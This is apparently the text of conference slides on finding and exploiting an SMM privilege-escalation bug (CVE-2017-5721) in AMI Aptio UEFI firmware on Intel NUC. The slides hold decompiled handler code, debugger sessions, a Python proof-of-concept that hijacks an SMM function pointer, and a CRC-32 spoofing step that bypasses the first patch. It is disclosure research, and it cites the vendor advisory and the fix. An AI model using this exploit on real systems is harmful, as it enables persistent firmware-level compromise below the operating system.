0xbd4e6a10: SMI = 0x43, addr = 0xbd4e5360, image = AhciInt13Smm *
0xbd4e6810: SMI = 0x44, addr = 0xbd4e07bc, image = MicrocodeUpdate *
0xbd4e6610: SMI = 0x41, addr = 0xbd4dc9b8, image = OA3_SMM *
0xbd4e6510: SMI = 0xdf, addr = 0xbd4dab54, image = OA3_SMM
```

Step 2. Looking for available SMI handlers

0xbd4e6410: SMI = 0xef, addr = 0xbd4d89e0, image = SmiVariable
0xbd4e6310: SMI = 0x90, addr = 0xbd4d42dc, image = BiosDataRecordSmi *
0xbd4cec10: SMI = 0x61, addr = 0xbd4cfde0, image = CmosSmm
0xbd4ce510: SMI = 0x42, addr = 0xbd4c4cd0, image = NvmeSmm
0xbd4ce110: SMI = 0x26, addr = 0xbd4ac32c, image = Ofbd *
0xbd497c10: SMI = 0x20, addr = 0xbd4929bc, image = SmiFlash *
0xbd497b10: SMI = 0x21, addr = 0xbd4929bc, image = SmiFlash *
0xbd497a10: SMI = 0x22, addr = 0xbd4929bc, image = SmiFlash *
0xbd497910: SMI = 0x23, addr = 0xbd4929bc, image = SmiFlash *
0xbd497810: SMI = 0x24, addr = 0xbd4929bc, image = SmiFlash *
0xbd497710: SMI = 0x25, addr = 0xbd4929bc, image = SmiFlash *
0xbd497410: SMI = 0x35, addr = 0xbd48fe24, image = TcgSmm
0xbd472f10: SMI = 0x31, addr = 0xbd474ca8, image = UsbRtSmm
0xbd472b10: SMI = 0xbf, addr = 0xbd46ea48, image = CrbSmi
0xbd472710: SMI = 0x01, addr = 0xbd46d5e0, image = PiSmmCommunicationSmm
0xbd472010: SMI = 0x50, addr = 0xbd4671d4, image = SmbiosDmiEdit
0xbd465f10: SMI = 0x51, addr = 0xbd4671d4, image = SmbiosDmiEdit
0xbd465e10: SMI = 0x52, addr = 0xbd4671d4, image = SmbiosDmiEdit
0xbd465d10: SMI = 0x53, addr = 0xbd4671d4, image = SmbiosDmiEdit

Step 3. Choosing SMI handler to analyse

```
SmmBackdoor.c (1525) : *****
SmmBackdoor.c (1526) :
SmmBackdoor.c (1527) :   UEFI SMM access tool
SmmBackdoor.c (1528) :
SmmBackdoor.c (1529) :   by Dmytro Oleksiuk (aka Cr4sh)
SmmBackdoor.c (1530) :   cr4sh0@gmail.com
SmmBackdoor.c (1531) :
SmmBackdoor.c (1532) : *****
SmmBackdoor.c (1533) :
SmmBackdoor.c (1551) : Started as infector payload
SmmBackdoor.c (1554) : Image base address is 0x8b718500
SmmBackdoor.c (1564) : Resident code base address is 0x8b718500
SmmBackdoor.c (605) : BackdoorEntryResident() : Started
SmmBackdoor.c (519) : Backdoor info is at 0x8a1cc000
SmmBackdoor.c (593) : Protocol notify handler is at 0x8a1cc000
SmmBackdoor.c (1574) : Previous calls count is 0
SmmBackdoor.c (1591) : Running in SMM
SmmBackdoor.c (1641) : SMM system table is at 0x8b7fa730
Supported timer intervals: 640000000 320000000 160000000
SmmBackdoor.c (1275) : Max. SW SMI value is 0xFF
SmmBackdoor.c (1286) : SW SMI handler is at 0x8b719cb8
SmmBackdoor.c (1406) : SMM protocol notify handler is at 0x8b719cb8
SmmBackdoor.c (572) : SimpleTextOutProtocolNotifyHandler
SmmBackdoor.c (572) : SimpleTextOutProtocolNotifyHandler
```

Intel® NUC

Remember the AptioCalypsis? [Cr4sh. Exploiting AMI Aptio firmware on example of Intel NUC]

Step 3. Choosing SMI handler to analyse

One of the affected handlers is present here:

0xbd472f10: SMI = 0x31, addr = 0xbd474ca8, image = UsbRtSmm

UsbRtSmm module contains the implementation of the SW SMI handler #0x31

▷ FD93F9E1-3C73-46E0-B7B8-2BBA3F718F6C	File	SMM module	TcgSmm
▷ C56EDB22-3D78-4705-A222-BDD6BD154DA0	File	SMM module	TpmClearOnRollbackSmm
▲ 04EAAA1-29A1-11D7-8838-00500473D4EB	File	SMM module	UsbRtSmm
MM dependency section	Section	MM dependency	
PE32 image section	Section	PE32 image	
UI section	Section	UI	
Version section	Section	Version	

Step 4. Analysis of UsbRtSmm

Use ida-efitools scripts to parse the BIOS modules

The UsbRtSmm module is located at 0xBD473000, and the SW SMI handler (aka DispatchFunction) at 0xbd474ca8

It seems they have patched the AptioCalypsis issue, but we found another one...

Step 4. Analysis of UsbRtSmm

```
external int64 ptr; // memory address 0xBD48B460

EFI_STATUS DispatchFunction()
{
    if (*((int8 *) ptr + 0x76B8) == 0 || *((int8 *) ptr + 8) & 0x10)
        return 0;
    *((int8 *) ptr + 0x76B8) = 0;

    // 0x40e stores segment address of Extended BIOS Data Area
    struct_ptr = *((int8 *) 0x10 * 0x40e + 0x104);
    if (IsSmramArea(struct_ptr))
        return 0;

    *((int8 *) ptr + 0x7AF5) = 1;

    // struct_ptr[0] holds the number of called subfunction
    if (struct_ptr[0] >= 0x20 && struct_ptr[0] <= 0x38)
        off_BD473E30[struct_ptr[0]](struct_ptr);
    ...
}
```

Step 4. Analysis of UsbRtSmm

```
external int64 ptr; // memory address 0xBD48B460

// memory address 0xBD4760AC
int __fastcall subfunc_14(int64 a1)
{
    int64 v2;

    LODWORD(v2) = sub_BD475F9C(
        *(200 * ((*a1 + 11) - 16) >> 4) + ptr + 112 + 8i64 * *(a1 + 1) + 8),
        *(a1 + 3),
        (*(a1 + 15) + 3) & 0xFFFFFFFFFC);

    *(a1 + 2) = 0;
    *(a1 + 19) = v2;

    return v2;
}
```

Step 4. Analysis of UsbRtSmm

```
int __fastcall sub_BD475F9C(int (__fastcall *a1)(_QWORD, _QWORD, _QWORD), _QWORD *a2, unsigned int a3)
{
    v3 = a3 >> 3;
    if ( v3 ) {
        v4 = v3 - 1;
        if ( v4 ) {
            v5 = v4 - 1;
            if ( v5 ) { ... }
            else {
                result = (a1)(*a2, a2[1]);
            }
        }
        else {
            result = (a1)(*a2);
        }
    }
    else {
        result = (a1)();
    }

    return result;
}
```

Step 4. Analysis of UsbRtSmm

Get the contents of the called subroutine

```
>>? itp.halt()
[SKL_CO_T0] MWAIT C1 B break at 0x10:FFFFFF80DCAA31348 in task 0x0040
[SKL_CO_T1] Halt Command break at 0x33:00007FFA8EBB5F84 in task 0x0040
[SKL_C1_T0] MWAIT C1 B break at 0x10:FFFFFF80DCAA31348 in task 0x0040
[SKL_C1_T1] MWAIT C1 B break at 0x10:FFFFFF80DCAA31348 in task 0x0040
>>> itp.cv.smmentrybreak=1
>>> itp.threads[0].port(0xb2, 0x31) # call SW SMI #0x31
>>> itp.go()
>>?
[SKL_CO_T0] SMM Entry break at 0xC600:00000000000008000 in task 0x0040
[SKL_CO_T1] SMM Entry break at 0xC680:00000000000008000 in task 0x0040
[SKL_C1_T0] SMM Entry break at 0xC700:00000000000008000 in task 0x0040
[SKL_C1_T1] SMM Entry break at 0xC780:00000000000008000 in task 0x0040
>>?
>>> itp.threads[0].br(None, '0xbd474ca8L', 'exe') # set breakpoint on execution at DispatchFunction
```

Step 4. Analysis of UsbRtSmm

```
>>> itp.threads[0].go()
>>?
[SKL_C0_T0] Debug register break on instruction execution only at 0x38:00000000BD474CA8 in task 0x0040
[SKL_C0_T1] BreakAll break at 0x38:00000000BD7DC838 in task 0x0040
[SKL_C1_T0] BreakAll break at 0x38:00000000BD7DC834 in task 0x0040
[SKL_C1_T1] BreakAll break at 0x38:00000000BD7DC834 in task 0x0040
>>?
>>> itp.threads[0].asm('$', 5) # show disassembly listing
0x38:00000000BD474CA8 48895c2408      mov qword ptr [rsp + 0x08], rbx
0x38:00000000BD474CAD 57                push rdi
0x38:00000000BD474CAE 4883ec20          sub rsp, 0x20
0x38:00000000BD474CB2 488b1d574883ec    mov rbx, qword ptr [rip - 0x137cb7a9]
0x38:00000000BD474CB9 488b1d574883ec    mov rdi, qword ptr [rbx + 0x000076b8]

>>> itp.threads[0].step(None, 4) # step 4 times
[SKL_C0_T0] Single STEP break at 0x38:00000000BD474CAD in task 0x0040
[SKL_C0_T0] Single STEP break at 0x38:00000000BD474CAE in task 0x0040
[SKL_C0_T0] Single STEP break at 0x38:00000000BD474CB2 in task 0x0040
[SKL_C0_T0] Single STEP break at 0x38:00000000BD474CB9 in task 0x0040
```

Step 4. Analysis of UsbRtSmm

```
>>> itp.threads[0].display('rbx') # rbx contains value of 'ptr'  
rbx = 0x00000000bcee9000  
rbx.ebx = 0xbcee9000  
rbx.ebx.bx = 0x9000  
rbx.ebx.bx.bl = 0x00  
rbx.ebx.bx.bh = 0x90
```

But is 0xbcee9000 the memory of the SMM?
SMRAM covers the range from 0xbd000000 to 0xbd7fffff

Step 4. Analysis of UsbRtSmm

```
if ( (gEfiBootServices_4->LocateProtocol(&EFI_USB_PROTOCOL_GUID, 0i64, &EfiUsbProtocol) &
0x8000000000000000ui64) == 0i64 )
{
    qword_BD48B460 = *(EfiUsbProtocol + 8);
    *(EfiUsbProtocol + 0x50) = sub_BD4759E8;
    *(EfiUsbProtocol + 0x58) = sub_BD475CCC;
    *(EfiUsbProtocol + 0x60) = sub_BD475D74;
```

The ptr (let us call it usb_data now) is stored in the EFI_USB_PROTOCOL protocol

Step 4. Analysis of UsbRtSmm

```
LODWORD(usb_protocol) = sub_6088(0x90i64, 0x10i64);
```

```
*(_QWORD *) (usb_protocol + 8) = usb_data;
```

```
qword_CB58 = usb_protocol;
```

```
*(_QWORD *) (usb_protocol + 16) = sub_30B4; *(_DWORD *)usb_protocol = 'PBSU';
```

```
*(_QWORD *) (usb_protocol + 24) = sub_2E40;
```

```
*(_QWORD *) (usb_protocol + 32) = sub_2FC8;
```

```
*(_QWORD *) (usb_protocol + 40) = sub_350C;
```

```
*(_QWORD *) (usb_protocol + 48) = sub_3524;
```

```
*(_QWORD *) (usb_protocol + 56) = sub_3524;
```

```
*(_QWORD *) (usb_protocol + 64) = sub_3524;
```

```
*(_QWORD *) (usb_protocol + 72) = sub_6448;
```

```
*(_QWORD *) (usb_protocol + 104) = sub_31F8;
```

```
*(_QWORD *) (usb_protocol + 112) = sub_63AC;
```

```
*(_QWORD *) (usb_protocol + 120) = sub_3238; gEfiBootServices_0-
```

```
>InstallProtocolInterface(&v25, &EFI_USB_PROTOCOL_GUID, 0, (void *)usb_protocol);
```


Step 4. Analysis of UsbRtSmm

```
gEfiBootServices_0->AllocatePages(AllocateMaxAddress, EfiRuntimeServicesData, 0x11ui64, &Memory);
```

The memory of the `EfiRuntimeServicesData` type is allocated for the structure, which means that the structure is out of the SMRAM region!

Step 5. Writing PoC

```
from struct import pack, unpack
```

```
import chipsec.chipset  
from chipsec.hal.interrupts import Interrupts
```

```
PAGE_SIZE = 0x1000  
SMI_USB_RUNTIME = 0x31
```

```
cs = chipsec.chipset.cs() cs.init(None, True, True)  
intr = Interrupts(cs)  
SMRAM = cs.cpu.get_SMRAM()[0]
```

```
mem_read = cs.helper.read_physical_mem  
mem_write = cs.helper.write_physical_mem  
mem_alloc = cs.helper.alloc_physical_mem
```

```
# locate EFI_USB_PROTOCOL and usb_data in the memory
```

```
for addr in xrange(SMRAM / PAGE_SIZE - 1, 0, -1):  
    if mem_read(addr * PAGE_SIZE, 4) == 'USBP':  
        usb_protocol = addr * PAGE_SIZE  
        usb_data = unpack("<Q", mem_read(addr * PAGE_SIZE + 8, 8))[0]  
    break
```

Step 5. Writing PoC

```
assert usb_protocol != 0, "can't find EFI_USB_PROTOCOL structure"  
assert usb_data != 0, "usb_data pointer is empty"
```

```
# prepare our structure
```

```
struct_addr = mem_alloc(PAGE_SIZE, 0xffffffff)[1]  
mem_write(struct_addr, PAGE_SIZE, '\x00' * PAGE_SIZE) # clean the structure  
mem_write(struct_addr + 0x0, 1, '\x2d') # subfunction number  
mem_write(struct_addr + 0xb, 1, '\x10') # arithmetic adjustment
```

```
# save the pointer to the structure in the EBDA
```

```
ebda_addr = unpack('<H', mem_read(0x40e, 2))[0] * 0x10  
mem_write(ebda_addr + 0x104, 4, pack('<I', struct_addr))
```

```
# replace the pointer in the usb_data
```

```
bad_ptr = 0xbaddad  
func_offset = 0x78  
mem_write(usb_data + func_offset, 8, pack('<Q', bad_ptr))
```

```
# allow to read the pointer from EBDA
```

```
x = ord(mem_read(usb_data + 0x8, 1)) & ~0x10 mem_write(usb_data + 0x8, 1, chr(x))
```

```
# stuck it!
```

```
intr.send_SW_SMI(0, SMI_USB_RUNTIME, 0, 0, 0, 0, 0, 0)
```

Step 6. Running PoC

```
>>> itp.cv.smmentrybreak=1
>>> itp.go()
>>? # running PoC on the target system...
>>?
[SKL_C0_T0] SMM Entry break at 0xC600:00000000000008000 in task 0x0040
[SKL_C0_T1] SMM Entry break at 0xC680:00000000000008000 in task 0x0040
[SKL_C1_T0] SMM Entry break at 0xC700:00000000000008000 in task 0x0040
[SKL_C1_T1] SMM Entry break at 0xC780:00000000000008000 in task 0x0040
>>?
>>> itp.cv.machinecheckbreak=1
>>> itp.go()
[SKL_C0_T0] Machine Check break at 0x38:0000000000BADDAD in task 0x0040
[SKL_C0_T1] Machine Check break at 0x38:00000000BD7DC834 in task 0x0040
[SKL_C1_T0] Machine Check break at 0x38:00000000BD7DC834 in task 0x0040
[SKL_C1_T1] Machine Check break at 0x38:00000000BD7DC834 in task 0x0040
```



| Impact and bypassing the patch

Determining the coverage

The vulnerable module is used by all the vendors whose BIOS is based on AMI Aptio:

- GIGABYTE
- ASUS
- MSI
- Dell

...

and Intel of course

To check this we have built a stand →
The latest firmware version is 0048



| The fix?

```
DispatchFunction()  
{  
    if ( byte_1B158 == 1 )  
        return 0i64;  
  
    if ( sub_1A80C(usb_data) < 0 )  
    {  
        byte_1B159 = 1;  
        byte_1B158 = 1;  
  
        return 0i64;  
    }  
    ...  
}
```

In what cases byte_1B158 takes the value 1?

- 1) if sub_1A80C returns the negative value
- 2) xref: sub_5EEC

There is only one xref to sub_5EEC...

The fix?

```
int __fastcall sub_5F1C(EFI_GUID *Protocol, void *Interface, EFI_HANDLE Handle)
{
    signed __int64 v3; // rax@1
    char v5; // [sp+20h] [bp-18h]@2
    void *acpi_en_dispatch; // [sp+58h] [bp+20h]@1
    v3 = Smst->SmmLocateProtocol(&EFI_ACPI_EN_DISPATCH_PROTOCOL_GUID, 0i64, &acpi_en_
dispatch);

    if ( v3 >= 0 )
        LODWORD(v3) = (*acpi_en_dispatch)(acpi_en_dispatch, sub_5EEC, &v5);

    return v3;
}
```

The sub_5EEC function will be called if a certain event occurs in AcpiModeEnable module.
So it's not trivial to exploit this in Windows 10 as long as since Vista all drivers use the ACPI mode.

But in Linux we can disable the ACPI mode.

The fix

The only thing left to do is to learn what the sub_1A80C function checks...

```
if ( &buffer != (usb_data + 0x70) )  
    memcpy(&buffer, (usb_data + 0x70), 0x320ui64);  
if ( &v19 != (usb_data + 0x6B0) )  
    memcpy(&v19, (usb_data + 0x6B0), 0x150ui64);  
if ( &v20 != (usb_data + 0x950) )  
    memcpy(&v20, (usb_data + 0x950), 0x150ui64);  
if ( &v21 != (usb_data + 0x7188) )  
    memcpy(&v21, (usb_data + 0x7188), 0x190ui64);
```

```
calculate_crc32(&buffer, 0x7A0ui64, &crc_array[2]);  
calculate_crc32(crc_array, 0xCui64, crc_out);
```

To spoof CRC-32 hash, we can simply correct 4 consecutive bytes after changing the data we are interested in, by simply using the python script from Project Nayuki.

| The fix

Considering CRC-32 hash saving, we can modify the pointer like this:

```
bad_ptr = 0xbaddad  
buf_size = 0x10
```

```
buffer = mem_read(usb_data + 0x70, buf_size)  
crc32 = get_buffer_crc32(buffer)
```

```
# replace the pointer (usb_data + 0x78)  
buffer = buffer[0:8] + pack('<Q', bad_ptr)
```

```
# spoofing crc32, first 4 bytes will be modified  
buffer = modify_buffer_crc32(buffer, 0, crc32)  
mem_write(usb_data + 0x70, buf_size, buffer)
```

The real fix

SMM Privilege Elevation: Insufficient input validation in system firmware for NUC7i3BNK, NUC7i3BNH, NUC7i5BNK, NUC7i5BNH, NUC7i7BNH versions BN0049 allows local attacker to execute arbitrary code via manipulation of memory.

- CVE-2017-5721 - 7.5 (High): CVSS:3.0/AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

[INTEL-SA-00084]

The issue was patched by changing the initial value of CRC32 from the fixed to one that comes from IO port 1808

Bypassing other protections

Some NUCs have Intel Boot Guard turned on, which can also be bypassed: <https://embedi.com/blog/bypassing-intel-boot-guard>

Boot Guard Bypass: Incorrect policy enforcement in system firmware for NUC7i3BNK, NUC7i3BNH, NUC7i5BNK, NUC7i5BNH, NUC7i7BNH versions BN0049 allows attacker with local or physical access to bypass enforcement of integrity protections via manipulation of firmware storage.

- CVE-2017-5722 - 7.5 (High): CVSS:3.0/AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

[INTEL-SA-00084]

Regarding the Boot Guard, it's not the only bypassing technique.

Alex Matrosov have already told about a security issues in the implementation: https://github.com/REhints/BlackHat_2017

Conclusions

1. There are still highly critical vulnerabilities in UEFI BIOS firmware allowing a LPE to SMM
2. The talk described the modern way to discover such vulnerabilities in system firmware
3. 1-days in firmware could be easily discovered by diffing the firmware images, and the findings will be relevant for many systems





THANK YOU FOR YOUR ATTENTION!

CONTACTS:

Website: embedi.com

Telephone: +1 5103232636

Email: info@embedi.com

Address: 2001 Addison Street Berkeley, California 94704